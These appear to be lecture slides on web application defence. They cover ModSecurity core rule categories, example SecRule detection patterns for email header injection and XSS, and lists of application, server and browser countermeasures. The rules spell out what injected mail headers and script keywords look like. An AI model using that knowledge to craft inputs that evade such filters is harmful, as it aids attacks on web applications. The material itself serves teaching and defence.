  - HTTP protocol violations and anomalies
  - Allowed parameter/file encodings
  - Allowed content encodings
  - Allowe Http protocols

Mod_security core rule set (2)

- Mod_security generic attack rules
  - Session fixation
  - Blind SQL injection
  - SQL injection
  - XSS
  - File injection
  - Command injection
  - Request/response splitting
  - Information leakage
  - …

Mod_security core rule example

- Email injection
  - Protects against injection an additional to or (b)cc header line, if the input is used to send out a mail

Variable Operator

```
SecRule REQUEST_FILENAME|ARGS|ARGS_NAMES "[\n\r]\s*\b(?:to|b?cc)\b\s*:.*?\@" \
  "phase:2,t:none,t:htmlEntityDecode,t:lowercase,capture,ctl:auditLogParts=+E,log,
  auditlog,msg:'Email Injection Attack',id:'950019',logdata:'%{TX.0}',severity:'2'"
```

Action

```
SecRule REQUEST_HEADERS|XML:/* "[\n\r]\s*\b(?:to|b?cc)\b\s*:.*?\@" \
  "phase:2,t:none,t:urlDecode,t:htmlEntityDecode,t:lowercase,capture,
  auditlog,msg:'Email Injection Attack',id:'959019',logdata:'%{TX.0}',severity:'2'"
```

Application-specific rules

```
SecRule ARGS:name “!@validateByteRange 10, 13, 32-126“ \
    “log,deny,msg:’Non-printable chars’”

SecRule ARGS:text “script” \
    “log,t:urlDecodeUni,t:htmlEntityDecode,t:compressWhiteSpace,t:lowercase,
    deny,msg:’possible XSS’”
```


Countermeasures

- Secure your application
  - Security principles
  - Defensive coding practices
  - Supporting security libraries and frameworks
  - Static and dynamic analysis
- Secure your infrastructure
  - Secure your server
  - Web application Firewalls
- Secure your browser

Securing the browser

- Browser features
  - Phishing and malware protection in FF, IE, Opera
  - Cross-domain barriers
  - Opt-in for plugins/activeX/…
  - Improved SSL certificate checking
  - …
- Browser plugins
  - E.g. noscript
    - Disables client-side scripts unless approved